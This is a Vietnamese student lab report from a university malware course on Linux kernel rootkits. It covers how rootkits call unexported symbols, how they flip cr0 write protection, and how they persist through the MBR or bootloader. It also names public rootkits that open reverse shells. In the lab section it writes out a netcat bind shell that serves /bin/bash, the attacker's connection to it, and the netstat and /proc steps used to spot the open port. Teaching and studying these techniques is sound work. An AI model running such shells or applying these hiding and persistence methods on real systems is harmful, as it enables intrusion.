**Đại học Quốc gia Thành phố Hồ Chí Minh**
**Trường Đại học Công nghệ Thông tin (UIT)**

# BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Kỳ báo cáo: Buổi 04 (Session 04)**

**Tên chủ đề: Kernel Rootkits**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 8/5/2023*

## 1. THÔNG TIN CHUNG:

*(Liệt kê tất cả các thành viên trong nhóm)*
Lớp: NT230.N21.ANTN

| STT | Họ và tên | MSSV | Email |
|---|---|---|---|
| 1 | Nguyễn Bùi Kim Ngân | 20520648 | 20520648@gm.uit.edu.vn |

## 2. NỘI DUNG THỰC HIỆN:[1]

| STT | Công việc | Kết quả tự đánh giá | Người đóng góp |
|---|---|---|---|
| 1 | Yêu cầu 3 | 100% | Ngân |
| 2 | Yêu cầu 4 | 100% | |
| 3 | Yêu cầu 5 | 100% | |
| 4 | Yêu cầu 6 | 50% | |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

1. **Yêu cầu 3: Nhận thấy rằng đây là một backdoor khá thô sơ. Chắc chắn có nhiều cách khác lén lút hơn để thực hiện việc này (ví dụ: để chúng ta không tạo tập tin device không mong muốn trên hệ thống). Hãy tìm cách khác để thực hiện điều đó.**

Sau khi tìm hiểu thì em có một được một số rootkit có thiết kế backdoor một cách tinh vi và phức tạp hơn

- **TripleCross** https://github.com/h3xduck/TripleCross

Backdoor có khả năng giám sát mạng và thực thi commands gửi từ remote rootkit client, các hoạt động truyền đi được thực hiện một cách lén lút

- **Umbra** https://github.com/h3xduck/Umbra

Umbra là rootkit LKM điều khiển từ xa cho kernel có network backdoor có thể tạo ra các revserse shell tới remote host và chạy malware từ xa

2. **Yêu cầu 4: Giải thích lý do tại sao chúng ta phải:**
**(1) sử dụng con trỏ hàm (function pointer) và hàm kallsyms_*() để gọi một số thường trình nhất định (certain routines)**

Do một số thường trình nhất định như set_memory_rw, set_memory_ro,... không được export tới kernel module thông qua EXPORT_SYMBOL() nên không thể gọi trực tiếp tời để dùng. Có thể dùng hàm kallsyms_lookup_name() để tìm địa chỉ của bất kì symbol nào có trong kernel's symbol table. Sau đó dùng con trỏ hàm trỏ tới địa chỉ tìm được để sử dụng symbol.

https://lwn.net/Articles/813350/

**(2) thao tác cr0 và bảo vệ trang (page protections) để cài đặt phần ghi đè hàm (function overrides) của chúng ta.**

Thao tác cr0 (control register) nhằm tắt hoặc bật write protection (WP) của một processor qua đó có thể thực hiện write một function nào đó theo ý. Theo em quan sát sau khi thực hiện xong hàm unprotect_page và thực hiện chỉnh sửa hàm, ta lại đưa hàm đó vào protect_page, bật lại write protection và set_memory_ro là để tránh bị hệ điều hành phát hiện ra các symbol bất thường, đã bị modify, từ đó phát hiện ra rootkit

3. **Yêu cầu 5: Giả sử ta muốn gây khó khăn cho quản trị viên hệ thống trong việc xóa rootkit của ta ra khỏi hệ thống. Vậy có thể làm gì để ngăn chặn điều đó? (Gợi ý: có lệnh gọi hệ thống reboot()).**

Để gây khó khăn cho quản trị viên trong việc xóa rootkit khỏi hệ thống, ta có thể đặt rootkit vào Master Boot Record (MBR) hoặc Volume Boot Record (VBR) của nạn nhân và thay đổi bootloader. Bootloader là chương trình load dữ liệu của hệ điều hành vào bộ nhớ khi máy tính startup, do đó rootkit sẽ được khởi động trước cả khi hệ điều hành được load hoàn toàn. Từ đó, rootkit trở nên khó bị phát hiện được và cũng khó bị loại bỏ hoàn toàn, nhiều khả năng là sau khi reboot lại hệ thống thì rootkit vẫn được khởi động lại lên.


## 4. Yêu cầu 6: Thực hiện lại các bước trên và đưa ra kết quả, giải thích

Do seedUbntu sử dụng netcat phiên bản openBSD nên cần chuyển về netcat-traditional

Tham khảo ở https://stackoverflow.com/questions/10065993/how-to-switch-to-netcat-traditional-in-ubuntu?fbclid=IwAR0hHyVf2GEE6xaJXTwxSBM-PmDHyJwGNCubUbwYslMhGcLX66iVRQ-v3DA


Bước 1: Tại máy seedUbuntu đã cài rootktit dùng netcat mở lắng nghe trên port 9474

```
nohup nc -nvlp 9474 -e /bin/bash >/dev/null 2>&1 &
```





Bước 2: Tại máy kali làm máy attacker truy cập bind shell của máy ở trên

```
nc 192.168.171.139 9474
```




Bước 3: Chạy netstat để xem các Port Listening TCP trên máy seedUbuntu

```
netstat -tl
```





Có thể thấy máy seedUbuntu đang mở port 9474 đáng ngờ

Bước 4: output của netstat là thông tin từ kernel và ở /proc nào đó. Chạy command sau để tìm chính xác vị trí

```
strace netstat -tl 2>&1 | grep "^open" | grep "proc"
```


Bước 5: từ output trên, đọc thử thông tin trong proc/net/tcp




Tại dòng 7 tìm thấy 0x2502 mà thực ra là 9474, vậy đây là nguồn thông tin cho output của netstat

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**